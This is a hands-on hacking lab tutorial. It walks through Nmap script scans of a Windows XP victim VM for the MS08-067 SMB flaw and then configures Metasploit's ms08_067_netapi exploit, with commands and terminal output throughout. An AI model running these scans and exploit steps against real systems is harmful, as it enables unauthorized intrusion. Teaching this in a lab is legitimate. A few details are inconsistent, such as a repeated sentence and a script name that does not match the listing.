# Lab - Nmap Scripting Engine (NSE)

**Warning! Warning! Warning!**

Any IP address information shown in this lab does not pertain to you. Your results will differ. The images are just guides to help ensure that the student sees the right screen. Obtaining any results other than an epic failure is confirmation the lab completed successfully**.**

**This lab requires the creation of a second virtual machine for Windows XP SP2. This is the victim machine used as a target for the remaining labs.**

**Hardware requirements for these labs:**

- One VM of Kali
- One VM of Windows XP SP2 (Lab 2a)

Nmap is one of the few tools that every hacker should be conversant in. Although it is not perfect, it is excellent for active reconnaissance. Although I discourage the use of Windows for hacking, Nmap does have a version for Windows with a nice GUI called Zenmap.

## Nmap Scripting Engine (NSE)

The Nmap scripting engine is one of Nmap's most powerful and, at the same time, most flexible features. It allows users to write their own scripts and share these scripts with other users for the purposes of networking, reconnaissance, and so on. These scripts can be used for the following:

- Network discovery
- More sophisticated and accurate OS version detection
- Vulnerability detection
- Backdoor detection
- Vulnerability exploitation

In this lab, we will look at the scripts that have been shared and are built into Kali and how to use them to do thorough recon on our target to increase the probability of success.


## Begin the lab

- Start Kali and Open a Terminal.
- Open your Windows XP VM.

## Find the Nmap Scripts

From the terminal, look for the Nmap scripts. All of the scripts should end in *.nse* (nmap scripting engine), so we can find the scripts by using the Linux locate command with the wildcard **.nse*. That should find all files ending in *.nse*.

```
kali > locate *.nse
```




```
root@kali:~# locate *.nse
/usr/share/exploitdb/platforms/hardware/webapps/31527.nse
/usr/share/exploitdb/platforms/multiple/remote/33310.nse
/usr/share/golismero/wordlist/fingerprint/httprecon/httprecon.nse
/usr/share/nmap/scripts/acarsd-info.nse
/usr/share/nmap/scripts/address-info.nse
/usr/share/nmap/scripts/afp-brute.nse
/usr/share/nmap/scripts/afp-ls.nse
/usr/share/nmap/scripts/afp-path-vuln.nse
/usr/share/nmap/scripts/afp-serverinfo.nse
/usr/share/nmap/scripts/afp-showmount.nse
/usr/share/nmap/scripts/ajp-auth.nse
/usr/share/nmap/scripts/ajp-brute.nse
/usr/share/nmap/scripts/ajp-headers.nse
/usr/share/nmap/scripts/ajp-methods.nse
/usr/share/nmap/scripts/ajp-request.nse
/usr/share/nmap/scripts/allseeingeye-info.nse
/usr/share/nmap/scripts/amqp-info.nse
/usr/share/nmap/scripts/asn-query.nse
/usr/share/nmap/scripts/auth-owners.nse
/usr/share/nmap/scripts/auth-spoof.nse
/usr/share/nmap/scripts/backorifice-brute.nse
/usr/share/nmap/scripts/backorifice-info.nse
/usr/share/nmap/scripts/bacnet-info.nse
```

As you can see in the preceding screenshot, our terminal displays hundreds of Nmap scripts.


## Finding Vulnerability Scanning Scripts

Among the most useful to us are the vulnerability scanning scripts. These scripts are usually designed to find a specific vulnerability or type of vulnerability that we can then come back to later and exploit. To locate those scripts that we can use for vulnerability scanning, we can type the following:


```
kali> locate *vuln*.nse
```



```
root@kali:~# locate *vuln*.nse
/usr/share/nmap/scripts/afp-path-vuln.nse
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
/usr/share/nmap/scripts/http-huawei-hg5xx-vuln.nse
/usr/share/nmap/scripts/http-iis-webdav-vuln.nse
/usr/share/nmap/scripts/http-vmware-path-vuln.nse
/usr/share/nmap/scripts/http-vuln-cve2006-3392.nse
/usr/share/nmap/scripts/http-vuln-cve2009-3960.nse
```



```
/usr/share/nmap/scripts/http-vuln-cve2010-0738.nse
/usr/share/nmap/scripts/http-vuln-cve2010-2861.nse
/usr/share/nmap/scripts/http-vuln-cve2011-3192.nse
/usr/share/nmap/scripts/http-vuln-cve2011-3368.nse
/usr/share/nmap/scripts/http-vuln-cve2012-1823.nse
/usr/share/nmap/scripts/http-vuln-cve2013-0156.nse
```



```
/usr/share/nmap/scripts/http-vuln-cve2014-2128.nse
/usr/share/nmap/scripts/http-vuln-cve2014-2129.nse
/usr/share/nmap/scripts/http-vuln-cve2014-3704.nse
/usr/share/nmap/scripts/http-vuln-cve2014-8877.nse
/usr/share/nmap/scripts/http-vuln-cve2015-1427.nse
/usr/share/nmap/scripts/http-vuln-cve2015-1635.nse
/usr/share/nmap/scripts/http-vuln-misfortune-cookie.nse
/usr/share/nmap/scripts/http-vuln-wnr1000-creds.nse
/usr/share/nmap/scripts/mysql-vuln-cve2012-2122.nse
/usr/share/nmap/scripts/rdp-vuln-ms12-020.nse
/usr/share/nmap/scripts/rmi-vuln-classloader.nse
/usr/share/nmap/scripts/samba-vuln-cve-2012-1182.nse
/usr/share/nmap/scripts/smb-vuln-conficker.nse
/usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse
/usr/share/nmap/scripts/smb-vuln-ms06-025.nse
/usr/share/nmap/scripts/smb-vuln-ms07-029.nse
/usr/share/nmap/scripts/smb-vuln-ms08-067.nse
/usr/share/nmap/scripts/smb-vuln-ms10-054.nse
/usr/share/nmap/scripts/smb-vuln-ms10-061.nse
/usr/share/nmap/scripts/smb-vuln-regsvc-dos.nse
/usr/share/nmap/scripts/smtp-vuln-cve2010-4344.nse
/usr/share/nmap/scripts/smtp-vuln-cve2011-1720.nse
/usr/share/nmap/scripts/smtp-vuln-cve2011-1764.nse
root@kali:~#
```

As you can see, it returned a few vulnerability scanning scripts. I have circled the one we will use for the remainder of the lab, *smb-check-vulns-ms08-067.nse*. This script checks the victim to see whether it has any of the well-known SMB vulnerabilities such as MS08-067.

## Running the Script


1. Ensure that the Windows XP Virtual Machine is up and running. You will need the IP address of your victim to run this script. Think back to Lab 3—what Nmap commands could you use to foot print and discover the IP of your Windows XP victim? You can also get the IP by logging on to the victim and running IPCONFIG from a command prompt.

The basic syntax for running these scripts is as follows:

- **nmap --script <scriptname> <host ip>**


Try running the SMB vulnerability checking script against your Windows XP victim:

```
nmap --script smb-vuln-ms08-067.nse -p445 <insert host IP address>
```



```
QUITTING!
root@kali:~# nmap --script smb-vuln-ms08-067.nse -p445 192.168.225.134

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-22 04:55 EDT
Nmap scan report for 192.168.225.134
Host is up (0.00030s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:E0:D7:A1 (VMware)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Se
rver 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attack
```


Now, when I run the command, I get much more useful results.



```
root@kali:~# nmap --script-args=unsafe=1 --script smb-check-vulns.nse -p445 192.
168.1.121

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-21 16:42 MST
Nmap scan report for 192.168.1.121
Host is up (0.0027s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:18:6B:DB (VMware)

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NOT VULNERABLE
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)

Nmap done: 1 IP address (1 host up) scanned in 18.74 seconds
```

As you can see, it tells me that MS08-067 is vulnerable, so now I know I can use that module in Metasploit to exploit that system!

1. From your Terminal, type **exit**.
2. Type **clear.**
3. To launch Metasploit, type **msfconsole** at the Kali prompt.




```
root@kali:~# msfconsole

Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.8-                             ]
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post        ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

We need to know the difference between an exploit and a payload. The exploit is the flaw in the system that you are going to take advantage of. In the case of MS08-067, it is a problem is the SMB service. When we search for modules within Metasploit, we are simply looking for exploits. From the Metasploit command line, we can find a specific exploit using the search command, "search ms08", or whatever exploit you want.


A payload is what we send to the victim once we execute the exploit. Different payloads for different exploits.

To choose our exploit, type "**use exploit/windows/smb/ms08_067_netapi**":




```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

To see what options need to inputted, type **show options:**



```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > 
```


RHOST is the victim or the remote machine. We need to know the IP address of the target machine. In the previous lab, we looked at how we can find a specific target. Your Windows XP VM should be up and running. Log in to your Windows XP victim, open a command prompt, and find the IP address by typing IPCONFIG:



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.225.134
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.225.2

C:\Documents and Settings\Administrator>
```

Stop! This is my IP address, not yours! Your Windows XP IP address will differ.


Again, the RHOST is the remote machine or the machine we are attacking. To set this, I'll enter "set RHOST 192.168.225.134" at the exploit prompt.




```
msf exploit(ms08_067_netapi) > set RHOST 192.168.225.134
RHOST => 192.168.225.134
msf exploit(ms08_067_netapi) > 
```

You also need to set the LHOST or the Local Host IP address. If you don't know what the IP

You also need to set the LHOST or the Local Host IP address. If you don' t know what the IP address is of your Kali machine, type ifconfig at the exploit prompt.



```
msf exploit(ms08_067_netapi) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.225.138  netmask 255.255.255.0  broadcast 192.168.225.255
        inet6 fe80::20c:29ff:fe66:cce1  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:66:cc:e1  txqueuelen 1000  (Ethernet)
        RX packets 289  bytes 45730 (44.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 82  bytes 15023 (14.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
msf exploit(ms08_067_netapi) > set LHOST 192.168.225.138
LHOST => 192.168.225.138
```

